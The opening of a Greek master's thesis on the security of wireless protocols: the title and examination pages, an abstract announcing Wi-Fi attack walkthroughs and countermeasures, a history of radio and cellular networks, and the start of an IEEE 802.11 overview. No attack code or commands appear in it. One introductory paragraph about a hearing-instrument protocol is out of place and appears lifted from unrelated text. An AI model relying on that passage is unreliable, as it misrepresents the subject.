ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

Πρόγραμμα Μεταπτυχιακών Σπουδών: Κυβερνοασφάλεια

Wireless Protocols

Βάιος Παπανικολάου

cscyb21027

Καθηγητής: Παναγιώτης Γιαννακόπουλος

Αθήνα, 07 Απριλίου 2023

Η παρούσα διπλωματική εργασία παρουσιάστηκε

από τον

Βαιο Παπανικολάου

AM: cscyb21027

Εισηγητής: Π.Γιαννακόπουλος

ΕΠΙΤΡΟΠΗ ΕΞΕΤΑΣΗΣ

Α/Α	**ΟΝΟΜΑ ΕΠΏΝΥΜΟ**	**ΒΑΘΜΊΔΑ/ΙΔΙΟΤΗΤΑ/ΤΜΗΜΑ**	**ΨΗΦΙΑΚΗ ΥΠΟΓΡΑΦΗ**
1	Στέφανος Γκρίτζαλης	Καθηγητής Πανεπιστημίου Πειραιά Μέλος εξεταστικής επιτροπής	STEFANOS GKRITZALIS 25/08/2023 14:57
2	Παναγιώτης Γιαννακόπουλος	Καθηγητής Πανεπιστήμιο Δυτικής Αττικής Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών / Εισηγητής	Panagiotis Giannakopoulos Digitally signed by Panagiotis Giannakopoulos Date: 2023.08.23 15:19:35 +03'00'
3	Εμμανουήλ Μιχαηλίδης	Ακαδημαϊκός Υπότροφος Πανεπιστήμιο Δυτικής Αττικής Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών / Μέλος Εξεταστικής Επιτροπής	Emmanouil Michailidis Digitally signed by Emmanouil Michailidis Date: 2023.08.23 11:10:59 +03'00'


Δήλωση συγγραφέα μεταπτυχιακής εργασίας

Ο κάτωθι υπογράφων Βαιος Παπανικολάου μεταπτυχιακός φοιτητής του προγράμματος σπουδών «Κυβερνοασφάλεια» του Τμήματος Μηχανικών Πληροφορικής και Υπολογιστών της Σχολής Μηχανικών του Πανεπιστημίου Δυτικής Αττικής δηλώνω ότι:

«Είμαι συγγραφέας αυτής της διπλωματικής εργασίας και ότι κάθε βοήθεια την οποίαν είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης οι πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών η λέξεων είτε ακριβώς είτε παραφρασμένες αναφέρονται στο σύνολό τους με πλήρη αναφορά στους συγγραφείς, στον εκδοτικό οίκο ή το περιοδικό συμπεριλαμβανομένων και των πηγών που ενδεχομένως χρησιμοποιήθηκαν από το διαδίκτυο.

Επίσης, βεβαιώνω ότι αυτή η εργασία έχει συγγραφεί από εμένα αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μου όσο και του Ιδρύματος. Παράβαση της ανωτέρω ακαδημαϊκής μου ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του πτυχίου μου.»

Ο δηλών



ΒΑΙΟΣ ΠΑΠΑΝΙΚΟΛΑΟΥ

ΠΕΡΙΕΧΟΜΕΝΑ

Περίληψη

Το θέμα της διπλωματικής εργασίας αφορά μια από τις πιο καυτές πτυχές της Information Technology, την Ασφάλεια Πληροφορίας. Η διατριβή επικεντρώνεται στην ασφάλεια των δικτύων, πιο συγκεκριμένα στα ασύρματα δίκτυα και στο διαδίκτυο. Η διατριβή λοιπόν έχει ως στόχο της την ανάλυση των εφαρμοζόμενων επιθέσεων κατά των ασύρματων τεχνολογιών, η οποία ακολουθείται από την πρόταση αντιμέτρων που μπορούν να υιοθετηθούν για να προστατευτούμε.

Σήμερα, οι ασύρματες τεχνολογίες εμπλέκονται στα περισσότερα περιβάλλοντα υπολογιστών. Στην πραγματικότητα, οι ασύρματες τεχνολογίες έχουν γίνει ένα αναντικατάστατο εργαλείο στην καθημερινή ζωή και έχουν αναλάβει σημαντικό ρόλο για οποιονδήποτε και για κάθε εταιρεία χάρη στην ταχύτητα, την κινητικότητα και την ασφάλειά τους. Εκτός από την αντικατάσταση των ενσύρματων επικοινωνιών, βελτίωσαν και έκαναν ταχύτερη η διαχείριση της αποθήκης με την τεχνολογία RFID και απλοποίησαν τη διασύνδεση συσκευών με τεχνολογία Bluetooth.

Οι ειδήσεις για επιθέσεις στον κυβερνοχώρο είναι όλο και πιο συχνές και αποδεικνύουν ότι τα άτομα και οι εταιρείες πρέπει να γνωρίζουν τους κινδύνους που συνδέονται με τη χρήση της τεχνολογίας. Αφού αντιληφθούν τους πιθανούς κινδύνους, μπορούν να λάβουν αντίμετρα για να προστατευτούν από επιθέσεις.

Για κάθε ασύρματη τεχνολογία η εργασία εκθέτει τα πρότυπα και τις σχετικές υλοποιήσεις, προκειμένου να ενσωματωθούν οι μηχανισμοί που χρησιμοποιούνται για την πραγματοποίηση των επιθέσεων. Αφού εξηγηθούν οι διαφορές μεταξύ των τροποποιήσεων του προτύπου IEEE 802.11, παρουσιάζονται οι υλοποιήσεις του WPA/WPA2/WPA3 σύμφωνα με τους δύο τρόπους Personal και Enterprise.

Μετά την περιγραφή των πιο διαδεδομένων τεχνολογιών, η διατριβή θα περιγράψει τις επιθέσεις και συνεπώς τα τρωτά σημεία και τους μηχανισμούς που χρησιμοποιούνται για την υλοποίησή τους. Τα τρωτά σημεία περιλαμβάνουν τη λανθασμένη εφαρμογή προτύπων, την αποτυχία επιβολής των κατάλληλων ελέγχων για τη σωστή πιστοποίηση των παραγόντων που εμπλέκονται στο πρωτόκολλο και την απουσία επαρκούς μηχανισμού επαλήθευσης και την παρουσία κενών στις προδιαγραφές του πρωτοκόλλου. Γενικά, ευπάθειες μπορεί να εμφανιστούν σε δύο περιπτώσεις. Σε μια πρώτη περίπτωση, ακολουθούνται τα πρότυπα λέξη προς λέξη και εάν η ευπάθεια αφορά το πρότυπο τότε όλες οι υλοποιήσεις του είναι δυνητικά

εκτεθειμένες. Σε μια δεύτερη περίπτωση, οι προδιαγραφές του προτύπου αφήνουν περιθώρια για την ερμηνεία του κατασκευαστή και ως εκ τούτου οι επιμέρους υλοποιήσεις ακολουθούν διαφορετικούς δρόμους κάνοντάς τους επιρρεπείς να υπόκεινται μόνες τους σε ευπάθειες. Ξεκινώντας από τα τρωτά σημεία που υπάρχουν στα πρωτόκολλα ή στις επιμέρους υλοποιήσεις, παρουσιάζεται ο τρόπος με τον οποίο τα εκμεταλλεύονται για να πραγματοποιηθεί πρακτικά η επίθεση.

Ακολουθεί μια παρουσίαση των βημάτων που πρέπει να γίνουν για την πραγματοποίηση της επίθεσης χρησιμοποιώντας tool open source. Για κάθε επίθεση αναφέρονται οι εμπλεκόμενοι παράγοντες και τα προ απαιτούμενα. Για να πραγματοποιηθούν οι επιθέσεις κατά των ασύρματων τεχνολογιών, ήταν απαραίτητο να χρησιμοποιηθεί μια κάρτα Wi-Fi που να υποστηρίζει τη λειτουργία monitor mode και packet injection. Σε ορισμένα σενάρια χρειαζόταν μια δεύτερη κάρτα που υποστηρίζει λειτουργία AP. Εκτίθενται επίσης οι πιθανές προσαρμογές που πρέπει να εφαρμοστούν σύμφωνα με τις συνθήκες του περιβάλλοντος στο οποίο λαμβάνει χώρα η επίθεση, οι απαντήσεις που δίνει το ίδιο το tool και οι υποθέσεις που μπορεί να κάνει ο εισβολέας στο πλαίσιο στο οποίο ενεργεί.

Για κάθε επίθεση αναφέρονται επίσης προβληματισμοί σχετικά με τη σκοπιμότητά του και τις συνέπειές του. Οι επιθέσεις κατά των ασύρματων τεχνολογιών επιτρέπουν τη μη εξουσιοδοτημένη πρόσβαση σε προστατευμένα δίκτυα, την προσωρινή διακοπή των δυνατοτήτων ασύρματης σύνδεσης, την έκθεση κρυπτογραφημένων πληροφοριών από τις οποίες μπορούν να εντοπιστούν τα διαπιστευτήρια σύνδεσης και το sniffing της κυκλοφορίας. Γενικά, αυτό το έγγραφο προϋποθέτει την άποψη του εισβολέα. Στη συνέχεια αυτής της μελέτης θα μπορούσε να είναι η ανάλυση των ίδιων αποσπασμάτων από τη σκοπιά του αμυνόμενου. Επιπλέον, η διατριβή είναι μια καλή βάση για να επιτρέψει σε μια εταιρεία να αξιολογήσει πόσο ευάλωτο είναι το σύστημα πληροφοριών της στις επιθέσεις που περιγράφονται.

Για κάθε επίθεση, προτείνεται ένα σύνολο από ευπάθειες δημόσιας cybersecurity που μπορούν να αξιοποιηθούν για την πραγματοποίησή της, η ταξινόμησή της σύμφωνα με τα κοινά πρότυπα επίθεσης που υιοθετήθηκαν για την εκμετάλλευση των γνωστών τρωτών σημείων και η ταξινόμηση σύμφωνα με τις κοινές αδυναμίες λογισμικού που μπορούν να εισαχθούν κατά τον σχεδιασμό ή υλοποίηση υλοποιήσεων. Οι άμυνες ταξινομούνται σύμφωνα με τους τυποποιημένους ελέγχους

ασφαλείας, οι οποίοι στοχεύουν στην προστασία του απορρήτου, της ακεραιότητας και της διαθεσιμότητας του εταιρικού συστήματος πληροφοριών και οι οποίοι εφαρμόζονται για την απόκτηση πιστοποιήσεων ασφαλείας.

Ως άτομα και ως μέλη μιας εταιρείας στην τεχνολογική εποχή δεν μπορούμε να μην θέσουμε στον εαυτό μας αυτά τα ερωτήματα: ποιες τεχνολογίες χρησιμοποιούμε; Ποιες ευπάθειες μπορούν να τις επηρεάσουν και να τις εκμεταλλευτούν για επίθεση; Τι αντίκτυπο μπορεί να έχει και ποια αντίμετρα μπορούμε να λάβουμε για να προστατευτούμε;

1. Εισαγωγή

Η κυβερνοασφάλεια είναι η πρακτική της προστασίας κρίσιμων συστημάτων και ευαίσθητων πληροφοριών από ψηφιακές επιθέσεις. Γνωστή και ως ασφάλεια τεχνολογίας πληροφοριών (IT), τα μέτρα κυβερνοασφάλειας έχουν σχεδιαστεί για την καταπολέμηση απειλών κατά δικτυωμένων συστημάτων και εφαρμογών, είτε αυτές οι απειλές προέρχονται από το εσωτερικό είτε από το εξωτερικό ενός οργανισμού [1].

Συστήματα και μέθοδοι για ασύρματη επικοινωνία, παρέχονται με πρωτόκολλο ασύρματης επικοινωνίας.

Σύμφωνα με διάφορες υλοποιήσεις, ο τοπικός ήχος μετατρέπεται σε ένα επεξεργασμένο ακουστικό σήμα για τον χρήστη του ακουστικού οργάνου και οι ασύρματες επικοινωνίες εντός ενός ασύρματου δικτύου που περιλαμβάνει το ακουστικό όργανο ελέγχονται χρησιμοποιώντας ένα πρωτόκολλο ασύρματων επικοινωνιών. Το πρωτόκολλο ασύρματων επικοινωνιών περιλαμβάνει μια μονάδα πρωτοκόλλου μετάδοσης, μια μονάδα πρωτοκόλλου σύνδεσης, μια μονάδα εκτεταμένου πρωτοκόλλου, μια μονάδα πρωτοκόλλου δεδομένων και μια μονάδα πρωτοκόλλου ήχου. Η μονάδα πρωτοκόλλου μετάδοσης είναι προσαρμοσμένη για να ελέγχει τις λειτουργίες του πομποδέκτη για να παρέχει μισή αμφίδρομη επικοινωνία μέσω ενός μοναδικού καναλιού ασύρματης επικοινωνίας και η μονάδα πρωτοκόλλου ζεύξης είναι προσαρμοσμένη για να υλοποιεί μια διαδικασία μετάδοσης πακέτων για να λαμβάνει υπόψη τις συγκρούσεις πλαισίων στο κανάλι [2].

Η ασύρματη σύνδεση είναι ένας τομέας που έχει γνωρίσει ραγδαία ανάπτυξη στον κλάδο των τηλεπικοινωνιών τις τελευταίες δεκαετίες. Τα συστήματα που το χρησιμοποιούν έχουν γίνει ένα σημαντικό εργαλείο στον επιχειρησιακό τομέα και αναπόσπαστο κομμάτι της καθημερινότητας. Τα ασύρματα τοπικά δίκτυα (WLAN) συμπληρώνουν ή αντικαθιστούν τα ενσύρματα δίκτυα σε οικιακά, εταιρικά και πανεπιστημιακά περιβάλλοντα. Πολλές νέες εφαρμογές, συμπεριλαμβανομένων των δικτύων ασύρματων αισθητήρων, των αυτοματοποιημένων βιομηχανιών και των Smart σχεδιάζονται και υλοποιούνται από ιδέες.

Τα πρώτα ασύρματα δίκτυα αναπτύχθηκαν στην προβιομηχανική εποχή. Αυτά τα συστήματα μετέδιδαν πληροφορίες χρησιμοποιώντας σήματα καπνού, φακούς, καθρέφτες, φωτοβολίδες ή σημαίες. Είχε αναπτυχθεί ένα σύνολο συνδυασμών στοιχειωδών σημάτων για την παράδοση πολύπλοκων μηνυμάτων. Τα σημεία

παρατήρησης τοποθετήθηκαν στις κορυφές των λόφων ή κατά μήκος των δρόμων για να μεταφέρουν τα μηνύματα για μεγάλες αποστάσεις. Αυτά τα πρωτόγονα δίκτυα επικοινωνίας αντικαταστάθηκαν πρώτα από τον τηλέγραφο και αργότερα από το τηλέφωνο. Λίγες δεκαετίες μετά την ανακάλυψη του τηλεφώνου, ο Marconi δημιούργησε την πρώτη ραδιοφωνική μετάδοση μεταξύ του Isle of Wight και ενός ρυμουλκού 29 χιλιόμετρα μακριά, ορίζοντας τη γέννηση των ραδιοεπικοινωνιών.

Οι ραδιοφωνικές τεχνολογίες έχουν υποστεί μια ταχεία εξέλιξη για να επιτρέψουν εκπομπές σε μεγάλες αποστάσεις με όλο και καλύτερη ποιότητα, με χαμηλή κατανάλωση, μέσω ολοένα μικρότερων και φθηνότερων συσκευών, ανοίγοντας το δρόμο για δημόσιες και ιδιωτικές ραδιοεπικοινωνίες, τηλεόραση και ασύρματα δίκτυα. σήματα. Σήμερα, τα περισσότερα ραδιοφωνικά συστήματα μεταδίδουν ψηφιακά σήματα, τα bit των οποίων λαμβάνονται απευθείας από ένα δυαδικό σήμα ή με την ψηφιοποίηση ενός αναλογικού σήματος. Ένα ψηφιακό σύστημα μπορεί να μεταδώσει μια συνεχή ροή bit ή μπορεί να ομαδοποιήσει τα bit σε πολλαπλά πακέτα (Πακετική Ραδιοϋπηρεσία).

Το πρώτο δίκτυο που βασίζεται σε Πακετική Ραδιοϋπηρεσία το ALOHANET, αναπτύχθηκε από το Πανεπιστήμιο της Χαβάης το 1971. Αυτό το δίκτυο επέτρεπε υπολογιστικά κέντρα που βρίσκονται σε επτά πανεπιστημιουπόλεις που βρίσκονται στο τέσσερα νησιά να επικοινωνούν μέσω ραδιοφωνικών εκπομπών. Η αρχιτεκτονική του δικτύου χρησιμοποιούσε μια τοπολογία αστεριού με έναν κεντρικό κόμβο ως hub. Οποιοδήποτε ζεύγος κόμβων θα μπορούσε να δημιουργήσει μια αμφίδρομη σύνδεση επικοινωνίας που διέρχεται από τον κεντρικό διανομέα. Η ALOHANET ενσωμάτωσε το πρώτο σετ πρωτοκόλλων για πρόσβαση και δρομολόγηση καναλιών σε συστήματα ραδιοφώνου πακέτων. Πολλές από τις αρχές στις οποίες βασίζονται αυτά τα πρωτόκολλα εξακολουθούν να χρησιμοποιούνται σήμερα. Κατά τη διάρκεια της δεκαετίας του 1970 και στις αρχές της δεκαετίας του 1980 η Defense Advanced Research Projects Agency (DARPA) επένδυσε σημαντικούς πόρους στην ανάπτυξη δικτύων βασισμένων σε Πακετική Ραδιοϋπηρεσία για πολεμικές επικοινωνίες. Οι κόμβοι Σε αυτά τα ad hoc ασύρματα δίκτυα έπρεπε να είναι σε θέση να διαμορφώσουν τον εαυτό τους χωρίς τη βοήθεια οποιασδήποτε υποδομής. Η επένδυση της DARPA σε ad hoc δίκτυα κορυφώθηκε στα μέσα της δεκαετίας του 1980, αλλά η ταχύτητα και η απόδοση που επιτεύχθηκε ήταν κάτω από τις προσδοκίες. Παρόλα αυτά, αυτά τα δίκτυα συνέχισαν να αναπτύσσονται για στρατιωτικούς σκοπούς.

Τα δίκτυα Πακετικής Ραδιοϋπηρεσίας βρήκαν την εμπορική τους εφαρμογή στις ασύρματες υπηρεσίες δεδομένων. Αυτές οι υπηρεσίες, που εισήχθησαν για πρώτη φορά στις αρχές της δεκαετίας του 1990, επέτρεψαν την πρόσβαση σε δεδομένα μέσω ασύρματης σύνδεσης σε αρκετά χαμηλές ταχύτητες, της τάξης των 20 Kbps. Λόγω της χαμηλής ταχύτητας και του υψηλού κόστους τους, δεν δημιουργήθηκε ισχυρή αγορά. Αυτές οι υπηρεσίες εξαφανίστηκαν τη δεκαετία του 1990 και αντικαταστάθηκαν από κινητά τηλέφωνα με δυνατότητες ασύρματων δεδομένων και WLAN. Η εισαγωγή της τεχνολογίας Ethernet στη δεκαετία του 1970 απώθησε επίσης πολλές εταιρείες μακριά από τα ραδιοδίκτυα.

Το 1985 η Ομοσπονδιακή Επιτροπή Επικοινωνιών (FCC) παραχώρησε την εμπορική ανάπτυξη προϊόντων WLAN που εξουσιοδοτούν τη χρήση των βιομηχανικών, επιστημονικών και ιατρικών ζωνών ραδιοφώνου (ISM). Αυτά ήταν πολύ ενδιαφέροντα για τους παραγωγούς καθώς δεν χρειαζόταν να λάβουν άδεια για να λειτουργήσουν στο εσωτερικό τους. Από την άλλη πλευρά, τα συστήματα WLAN δεν μπορούσαν να ενοχλήσουν τους χρήστες που τα χρησιμοποιούσαν ήδη. Οι κατασκευαστές αναγκάστηκαν να χρησιμοποιήσουν ένα προφίλ χαμηλής ισχύος και ένα αναποτελεσματικό σχήμα σηματοδότησης. Έτσι, οι παρεμβολές από άλλους χρήστες σε αυτές τις ζώνες ήταν κάτι παραπάνω από υψηλές. Αποδείχθηκε ότι τα πρώτα WLAN είχαν κακή απόδοση από άποψη μετάδοσης και κάλυψης. Αυτά τα αποτελέσματα, σε συνδυασμό με ζητήματα ασφάλειας, έλλειψη προτύπων και υψηλό κόστος (το πρώτο σημείο πρόσβασης WLAN (AP) κόστιζε 1.400$, σε σύγκριση με μερικές εκατοντάδες δολάρια για μια κάρτα Ethernet) οδήγησαν σε λίγα προϊόντα που πωλήθηκαν.

Η πιο επιτυχημένη εφαρμογή των ασύρματων δικτύων ήταν το κινητό τηλέφωνο. Οι ρίζες του χρονολογούνται από το 1915, όταν καθιερώθηκε η πρώτη ασύρματη μετάδοση φωνής μεταξύ Νέας Υόρκης και Σαν Φρανσίσκο. Το 1946, η δημόσια υπηρεσία κινητής τηλεφωνίας εισήχθη σε 25 πόλεις των ΗΠΑ. Αυτά τα πρώτα συστήματα χρησιμοποίησαν έναν κεντρικό πομπό για να καλύπτουν ολόκληρη τη μητροπολιτική περιοχή. Αναποτελεσματική χρήση του ραδιοφάσματος σε συνδυασμό με την κατάσταση της σχετικής τεχνολογίας εκείνη την εποχή περιόρισε τη χωρητικότητα ολόκληρου του συστήματος: τριάντα χρόνια μετά την εισαγωγή της υπηρεσίας κινητής τηλεφωνίας, το σύστημα της Νέας Υόρκης μπορούσε να υποστηρίξει μόνο 543 χρήστες. Μια λύση σε αυτό το πρόβλημα της χωρητικότητας

εντοπίστηκε τη δεκαετία του 1960, όταν η AT&T Bell Laboratories ανέπτυξε την έννοια της κυψέλης.. Τα κυψελοειδή συστήματα εκμεταλλεύονται το γεγονός ότι η ισχύς ενός εκπεμπόμενου σήματος φθείρεται με την απόσταση. Έτσι, δύο χρήστες μπορούν να λειτουργούν στην ίδια συχνότητα σε διαφορετικές περιοχές με ελάχιστες παρεμβολές. Αυτό επέτρεψε την πολύ αποτελεσματική χρήση του ραδιοφάσματος. Το 1947 η AT&T ζήτησε το φάσμα για την υπηρεσία κινητής τηλεφωνίας από την FCC. Το έργο ολοκληρώθηκε στα τέλη της δεκαετίας του 1960, η πρώτη επιτόπια δοκιμή πραγματοποιήθηκε το 1978 και η FCC χορήγησε την άδεια για την υπηρεσία το 1982, σε μια εποχή που το μεγαλύτερο μέρος της τεχνολογίας ήταν ξεπερασμένη Το πρώτο αναλογικό κυψελοειδές σύστημα που εμφυτεύτηκε στο Σικάγο το 1983 ήταν ήδη κορεσμένο ένα χρόνο αργότερα όταν επεκτάθηκε το FCC η κατανομή του κυψελοειδούς φάσματος από τα 40 MHz στα 50 MHz. Στα τέλη της δεκαετίας του 1980 η ζήτηση για κυψελοειδείς υπηρεσίες αυξήθηκε πολύ, έτσι η ανάπτυξη ψηφιακών κυψελωτών τεχνολογιών έγινε απαραίτητη προκειμένου να αυξηθεί η χωρητικότητά τους και να επιτευχθούν καλύτερες επιδόσεις.

Η δεύτερη γενιά κυψελωτών συστημάτων, που αναπτύχθηκε στις αρχές της δεκαετίας του 1990, βασίστηκε στις ψηφιακές επικοινωνίες. Η μετάβαση από το αναλογικό στο ψηφιακό οφείλεται στις μεγαλύτερες χωρητικότητες και τη βελτιωμένη απόδοση όσον αφορά το κόστος, την ταχύτητα και την ισχύ του ψηφιακού υλικού σε σύγκριση με το αναλογικό. Τα κυψελωτά συστήματα δεύτερης γενιάς παρείχαν αρχικά μόνο υπηρεσίες φωνής και στη συνέχεια σταδιακά εξελίχθηκαν για να υποστηρίζουν υπηρεσίες δεδομένων. Δυστυχώς, η ταχεία επέκταση της αγοράς κινητής τηλεφωνίας οδήγησε στη δημιουργία υπερβολικού αριθμού προτύπων: τρία διαφορετικά πρότυπα στις Ηνωμένες Πολιτείες, άλλα πρότυπα στην Ευρώπη και την Ιαπωνία, όλα ασύμβατα μεταξύ τους. Η ύπαρξη διαφορετικών ασυμβίβαστων προτύπων κατέστησε αδύνατη την περιαγωγή. Επιπλέον, ορισμένες χώρες είχαν ξεκινήσει υπηρεσίες για συστήματα τρίτης γενιάς, για τα οποία είχαν δημιουργηθεί άλλα πρότυπα. Για να ξεπεραστεί αυτό το πρόβλημα, τα κινητά τηλέφωνα έπρεπε να υποστηρίζουν πολλαπλές λειτουργίες: επομένως ενσωμάτωσαν περισσότερα ψηφιακά πρότυπα για να απλοποιήσουν τη διεθνή περιαγωγή.

Στα wireless συστήματα μπαίνουν και τα δορυφορικά. Αυτά διαφέρουν ανάλογα με το ύψος της τροχιάς: χαμηλή τροχιά (2000 km), μεσαία τροχιά (9000 km)

ή γεωσύγχρονη τροχιά. Οι γεωσύγχρονοι δορυφόροι καλύπτουν μεγαλύτερη έκταση, επομένως απαιτούνται λιγότεροι δορυφόροι (και επενδύσεις) για την παροχή παγκόσμιας κάλυψης. Ωστόσο, απαιτείται μεγάλη ποσότητα ενέργειας για να φτάσει στον δορυφόρο και η καθυστέρηση μετάδοσης είναι συνήθως πολύ μεγάλη για εφαρμογές όπως η φωνητική υπηρεσία. Στη δεκαετία του 1990, αυτά τα μειονεκτήματα μετατόπισαν τις επενδύσεις σε δορυφόρους χαμηλής τροχιάς. Στόχος ήταν η παροχή μιας ανταγωνιστικής υπηρεσίας φωνής και δεδομένων με κυψελωτά συστήματα. Ωστόσο, τα κινητά δορυφορικά τερματικά ήταν μεγαλύτερα, κατανάλωναν περισσότερη ενέργεια και κόστιζαν πολύ περισσότερο από τα κινητά τηλέφωνα. Το πιο ενδιαφέρον χαρακτηριστικό αυτών των συστημάτων ήταν η παγκόσμια κάλυψη, ειδικά σε απομακρυσμένες περιοχές χωρίς υποδομή σταθερής γραμμής ή κυψελωτά συστήματα. Δυστυχώς, σε αυτούς τους τομείς δεν υπάρχει συνήθως υψηλή ζήτηση ή οι πόροι για να αντεπεξέλθουν στο κόστος της δορυφορικής υπηρεσίας. Καθώς τα κυψελωτά συστήματα έγιναν ευρύτερα διαδεδομένα, πέτυχαν περισσότερα έσοδα από ό,τι οι δορυφόροι χαμηλής τροχιάς είχαν δημιουργήσει σε κατοικημένες περιοχές με την συνεπακόλουθη έξοδο των δεύτερων από την αγορά.

Ένας άλλος τύπος ασύρματου συστήματος είναι το WLAN, το οποίο προσφέρει δεδομένα υψηλής ταχύτητας σε περιορισμένη περιοχή, π.χ. μια πανεπιστημιούπολη ή ένα μικρό κτίριο. Οι συσκευές που έχουν πρόσβαση είναι συνήθως σταθερές ή κινούνται με ρυθμό βαδίσματος. Όλα τα πρότυπα WLAN λειτουργούν στις ζώνες του προσέλευση χωρίς άδεια. Ωστόσο, ορισμένα συστήματα εκτός WLAN που λειτουργούν σε αυτές τις ζώνες ενδέχεται να προκαλέσουν παρεμβολές. Τα WLAN μπορούν να έχουν αρχιτεκτονική infrastructure ad hoc. Στην πρώτη περίπτωση, εγκαθίσταται ένα AP ή ενα hub wireless στην περιοχή που θα καλυφθεί. ενώ στη δεύτερη περίπτωση οι ασύρματες συσκευές διαμορφώνονται μόνες τους εντός του δικτύου.

Πολλές εταιρείες και προϊόντα WLAN γεννήθηκαν στις αρχές της δεκαετίας του 1990 για να καλύψουν την ανάγκη για ασύρματα δεδομένα υψηλής ταχύτητας. Αυτή η πρώτη γενιά WLAN βασίστηκε σε μη συμβατά ιδιόκτητα πρωτόκολλα. Χρησιμοποιούσε τόσο την infrastructure όσο και την ad hoc Η έλλειψη προτύπων για αυτά τα προϊόντα οδηγεί σε υψηλό κόστος ανάπτυξης, χαμηλούς όγκους παραγωγής και μικρές αγορές για κάθε προϊόν. Από όλα αυτά τα προϊόντα, μόνο λίγα είχαν περιορισμένη επιτυχία.

Για τη δεύτερη γενιά WLAN, το πρότυπο IEEE 802.11 αναπτύχθηκε για να λύσει ορισμένα από τα προβλήματα που αντιμετωπίστηκαν στην πρώτη γενιά. Και εδώ, η αρχιτεκτονική δικτύου μπορεί να είναι είτε infrastructure είτε ad hoc, αν και η τελευταία χρησιμοποιείται σπάνια. Οι εταιρείες ανέπτυξαν προϊόντα με βάση το πρότυπο και στη συνέχεια αναπτύχθηκαν άλλες ομάδες για να προσφέρουν καλύτερες ταχύτητες μετάδοσης. Στη συνέχεια, οι κατασκευαστές ανέπτυξαν ασύρματες κάρτες και AP που υποστήριζαν πολλαπλά πρότυπα προκειμένου να είναι συμβατά μεταξύ τους.

2. Πρότυπα

Σε αυτό το κεφάλαιο αναλύουμε και αναφέρουμε τα IEEE 802.11 πρότυπα, πυλώνες για τα ασύρματα δίκτυα πάνω στα οποία εφαρμόζονται τα πρωτόκολλα τα οποία εξετάζονται στο κεφάλαιο 3.

2.1 Πρότυπο IEEE 802.11

Η Ομάδα Εργασίας 11 της Επιτροπής 802 LAN / MAN του Ινστιτούτου Ηλεκτρολόγων και Ηλεκτρονικών Μηχανικών (IEEE) κυκλοφόρησε το πρώτο της πρότυπο για WLAN (IEEE 802.11) το 1997. Ακολούθησε μια σειρά αλλαγών και αναθεωρήσεων, η τελευταία ενεργή έκδοση είναι 2016 [3]. Όλες οι προηγούμενες εκδόσεις του πρέπει να θεωρούνται απαρχαιωμένες. Το πρότυπο είναι ένα σύνολο προδιαγραφών, το οποίο καθορίζει τις πτυχές που αφορούν την ασύρματη επικοινωνία τόσο σε φυσικό επίπεδο όσο και σε επίπεδο ζεύξης δεδομένων καθώς και εκείνες που σχετίζονται με τα πρωτόκολλα ασφαλείας.

Σε ένα ασύρματο δίκτυο, τα σήματα μεταδίδονται μέσω καναλιών που είναι προκαθορισμένα τμήματα του ηλεκτρομαγνητικού φάσματος στο οποίο λειτουργεί το πρωτόκολλο μετάδοσης. Ακόμα κι αν το σήμα προορίζεται για έναν συγκεκριμένο σταθμό, οποιοσδήποτε στην περιοχή διάδοσής του μπορεί να το αναχαιτίσει. Έτσι, ένα ασύρματο δίκτυο είναι ένα κοινό μέσο σε σύγκριση με ένα ενσύρματο δίκτυο μεταγωγής, όπου η κυκλοφορία μεταφέρεται ηλεκτρονικά για να μεταφερθεί στον συγκεκριμένο σταθμό. Δεδομένου ότι τα ασύρματα δίκτυα και τα ενσύρματα δίκτυα πρέπει να μπορούν να επικοινωνούν μεταξύ τους, το πρότυπο ορίζει ότι το πρώτο πρέπει να εμφανίζεται στα υψηλότερα επίπεδα ως ένα κανονικό LAN 802. Για αυτό, τα επίπεδα κάτω από αυτήν τη σύνδεση δεδομένων πρέπει να μπορούν να διαχειρίζονται συγκεκριμένες λειτουργίες σε ασύρματα δίκτυα όπως η κινητικότητα ενός πελάτη.

Το πρότυπο 802.11 ορίζει δύο τύπους ασύρματων δικτύων: infrastructure ad hoc/Λειτουργία Ad-Hoc και υποδομή Wi-Fi. Το σχήμα 2.1 απεικονίζει γραφικά τις διαφορές μεταξύ των δύο τύπων.


- Το δίκτυο υποδομής είναι ο πιο κοινός τύπος. Η ελάχιστη μονάδα είναι το Basic Service Set (BSS), το οποίο περιλαμβάνει το AP και τους σταθμούς που

σχετίζονται με αυτό. Ένα AP διαφέρει από τους σταθμούς στο ότι είναι συνδεδεμένο στο Σύστημα Διανομής (DS). Ένα DS είναι το αρχιτεκτονικό στοιχείο που χρησιμοποιείται για τη διασύνδεση πολλαπλών BSS και μπορεί να θεωρηθεί ένα κανονικό δίκτυο 802.

